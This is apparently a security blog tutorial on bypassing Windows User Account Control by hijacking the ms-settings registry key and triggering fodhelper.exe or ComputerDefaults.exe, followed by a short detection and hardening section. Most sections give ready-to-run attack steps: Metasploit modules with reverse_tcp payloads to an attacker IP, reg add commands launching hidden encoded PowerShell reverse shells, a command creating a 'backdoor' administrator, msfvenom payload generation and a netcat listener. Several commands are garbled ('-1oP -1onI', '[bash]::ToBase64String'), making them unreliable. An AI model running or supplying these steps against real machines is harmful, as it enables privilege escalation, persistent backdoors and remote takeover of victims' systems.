Listen to this Post

Introduction:
User Account Control (UAC) is Windows’ frontline defense against unauthorized system changes, forcing even administrators to operate at medium integrity until explicit consent is given. However, attackers who already hold local admin rights can abuse trusted, auto-elevating Windows binaries—such as `fodhelper.exe` and `ComputerDefaults.exe`—to silently obtain high-integrity sessions without triggering any consent prompt. This article dissects real-world UAC bypass techniques, from Metasploit automation to manual registry hijacks, providing both offensive steps and defensive countermeasures.
Learning Objectives:
– Understand how UAC’s default “auto-elevation” mechanism can be hijacked via per-user registry keys.
– Execute manual and automated UAC bypass techniques using `fodhelper.exe`, `ComputerDefaults.exe`, and Metasploit modules.
– Implement detection and hardening strategies, including registry monitoring, PowerShell logging, and UAC level adjustment.
You Should Know:
1. Reconnaissance: Verifying Integrity and UAC Configuration
Before any bypass, an attacker must confirm they have a medium-integrity shell and that the target UAC level is bypassable. From an existing Meterpreter or reverse shell session, run:
whoami /priv
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin
– Output `SeChangeNotifyPrivilege` and similar limited rights confirms medium integrity.
– `ConsentPromptBehaviorAdmin` = 0x5 (default) allows auto-elevation for signed Windows binaries – the ideal condition for bypass.
Step‑by‑step guide:
1. Gain initial foothold (e.g., via phishing or service exploit).
2. Drop to shell (`shell` in Meterpreter).
3. Run the above commands.
4. If admin group membership is present but integrity is medium, proceed with bypass.
2. Automated Bypass with Metasploit’s bypassuac_fodhelper
Metasploit automates the `fodhelper.exe` abuse. This binary auto-elevates and reads the command to execute from `HKCU\Software\Classes\ms-settings\Shell\Open\command`. Attackers write a malicious command there, trigger `fodhelper`, and gain high integrity.
use exploit/windows/local/bypassuac_fodhelper
set session 1
set payload windows/x64/meterpreter/reverse_tcp
set LHOST <attacker-ip>
set LPORT 4444
run
After success, `getprivs` shows `SeDebugPrivilege`, `SeImpersonatePrivilege`, confirming elevation.
Step‑by‑step guide (Linux attacker):
1. Start `msfconsole`.
2. Obtain a medium-integrity Meterpreter session via another exploit.
3. Background it (`background`).
4. Load and configure the module as above.
5. Run – a new high-integrity session opens automatically.
3. Manual UAC Bypass Using fodhelper.exe (No Metasploit)
When Metasploit is not an option, perform the bypass manually using PowerShell or `reg.exe`. The technique creates a registry key under the current user’s hive that points to a reverse shell payload.
 On Windows victim (medium-integrity shell)
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /d "C:\Windows\System32\cmd.exe /c powershell -1oP -1onI -W Hidden -Exec Bypass -Enc <base64_encoded_command>" /f
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /t REG_SZ /d "" /f
 Trigger fodhelper
C:\Windows\System32\fodhelper.exe
Step‑by‑step guide:
1. Generate a PowerShell reverse shell one-liner (e.g., using `revshells.com`), encode to Base64.
2. Run the `reg add` commands.
3. Execute `fodhelper.exe`.
4. Attacker listener (`nc -lvnp 4444`) receives a high-integrity shell.
4. Bypass via ComputerDefaults.exe – Alternative Auto-Elevating Binary
`ComputerDefaults.exe` (Set Program Access and Computer Defaults) is another trusted binary that auto-elevates and reads from `HKCU\Software\Classes\ms-settings\Shell\Open\command`. The technique is identical to `fodhelper` but may evade detection if `fodhelper` is monitored.
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /d "C:\Windows\System32\cmd.exe /c net user backdoor Password123! /add && net localgroup administrators backdoor /add" /f
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /t REG_SZ /d "" /f
C:\Windows\System32\ComputerDefaults.exe
Step‑by‑step guide:
1. Replace the command with your payload (e.g., add admin user).
2. Apply registry keys.
3. Execute `ComputerDefaults.exe` – no UAC prompt appears.
4. Verify new admin user with `net localgroup administrators`.
5. Generating and Deploying a Custom PowerShell Wrapper (Base64 UTF-16LE)
To avoid writing raw commands in registry, use a PowerShell script that contains an encoded Meterpreter payload. First, create a payload with `msfvenom`:
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=<attacker-ip> LPORT=443 -f psh-reflection -o rev.ps1
Then encode it as a single Base64 string compatible with `-EncodedCommand`:
$command = Get-Content rev.ps1 -Raw
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encoded = [bash]::ToBase64String($bytes)
Write-Host $encoded
Deploy via registry trigger:
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /d "powershell.exe -1oP -1onI -W Hidden -Exec Bypass -Enc <encoded_string>" /f
Step‑by‑step guide:
1. On Kali: `msfvenom` generate `rev.ps1`.
2. Serve it via `python3 -m http.server 80`.
3. On victim: download and encode (or encode locally in attacker machine and paste).
4. Set registry key and trigger `fodhelper`.
5. Metasploit handler (`exploit/multi/handler`) receives elevated session.
6. Detection and Mitigation: Hardening Against UAC Bypasses
Blue teams can detect and block these techniques by focusing on the abused registry paths and process creation events.
Detect:
– Monitor `HKCU\Software\Classes\ms-settings\Shell\Open\command` modifications (Event ID 4657 or Sysmon ID 13).
– Look for `fodhelper.exe` or `ComputerDefaults.exe` spawning `cmd.exe` or `powershell.exe` (Event ID 4688 with ParentImage).
– Enable PowerShell Script Block Logging (Event ID 4104) and AMSI.
Mitigate:
– Raise UAC level to “Always Notify” (`ConsentPromptBehaviorAdmin` = 0x2). This disables auto-elevation for even trusted binaries.
– Remove local administrator rights from daily-use accounts; enforce LAPS and Privileged Access Workstations.
– Deploy AppLocker or WDAC to restrict execution of unsigned scripts.
– Patch Windows regularly; Microsoft has addressed some bypasses in cumulative updates.
Step‑by‑step guide (Defender):
1. Raise UAC level:
`reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 2 /f`
2. Deploy Sysmon with config to log registry changes.
3. Create a PowerShell transcription policy (Group Policy: Turn on PowerShell Script Block Logging).
4. Test by attempting the bypass – it should now prompt for credentials.
7. Using Metasploit’s Additional Bypass Modules (Injection, SDCLT, SilentCleanup)
Beyond `fodhelper`, Metasploit offers three other reliable bypass modules:
– `bypassuac_injection_winsxs` – Injects into a trusted executable from the WinSxS folder.
– `bypassuac_sdclt` – Abuses `sdclt.exe` (Backup and Restore) via registry hijack.
– `bypassuac_silentcleanup` – Triggers the `silentcleanup` scheduled task that runs at high integrity.
Each module requires a pre-existing Meterpreter session. Example:
use exploit/windows/local/bypassuac_silentcleanup
set session 1
run
These provide alternative paths if `fodhelper` is detected or patched.
What Undercode Say:
– Key Takeaway 1: UAC is not a security boundary against local admins – once an attacker has medium-integrity admin rights, elevation is only a matter of technique.
– Key Takeaway 2: Manual registry-based hijacks are trivial to execute and often evade signature-based AV, making process monitoring and UAC hardening essential for defense.
Analysis (approx. 10 lines):
The exposed techniques highlight a fundamental design trade‑off: convenience (auto‑elevation for trusted binaries) versus security. Attackers will continue to discover new auto‑elevating executables and registry keys, as Microsoft has repeatedly declined to classify these bypasses as vulnerabilities. For red teams, UAC bypasses are a quiet, reliable way to escalate after initial admin foothold. For blue teams, the most effective countermeasure is not relying on UAC at all – enforce application whitelisting, remove local admin rights, and deploy endpoint detection that correlates parent–child process relationships. The fact that `ComputerDefaults.exe` and `fodhelper.exe` behave identically shows the pattern is systemic; monitoring `ms-settings` shell commands across all processes that query `HKCU\Classes` is a robust detection strategy. Ultimately, assume that any medium‑integrity admin can become high‑integrity – and architect privileges accordingly.
Expected Output:
– Key Takeaway 1: UAC bypass techniques are simple, reliable, and built into Windows’ auto‑elevation design.
– Key Takeaway 2: Effective defense requires raising UAC to “Always Notify,” removing standing admin rights, and monitoring registry and process creation events.
Prediction:
– -1 As Windows 11 evolves, Microsoft is unlikely to deprecate auto-elevation for legacy compatibility, so UAC bypasses will persist for years.
– -1 Attackers will increasingly combine UAC bypasses with LOLBins (Living‑off‑the‑Land Binaries) to evade EDR that only looks for `fodhelper` or `sdclt`.
– +1 The rise of AI‑driven endpoint detection systems may automatically flag anomalous parent–child relationships (e.g., `explorer.exe` spawning `fodhelper.exe` which spawns `powershell.exe`), reducing silent bypass success.
– -1 However, until Microsoft implements mandatory integrity checks for registry‑based command delegation, manual bypasses will remain a staple of Windows post‑exploitation.
– +1 Blue teams that enforce Windows Defender Application Control (WDAC) and remove local admin rights will render all UAC bypasses ineffective, shifting attacker focus to kernel‑level exploits.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Yashika Dhir](https://www.linkedin.com/posts/yashika-dhir_windows-privilege-escalation-bypass-uac-ugcPost-7467763726935552000-PajN/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


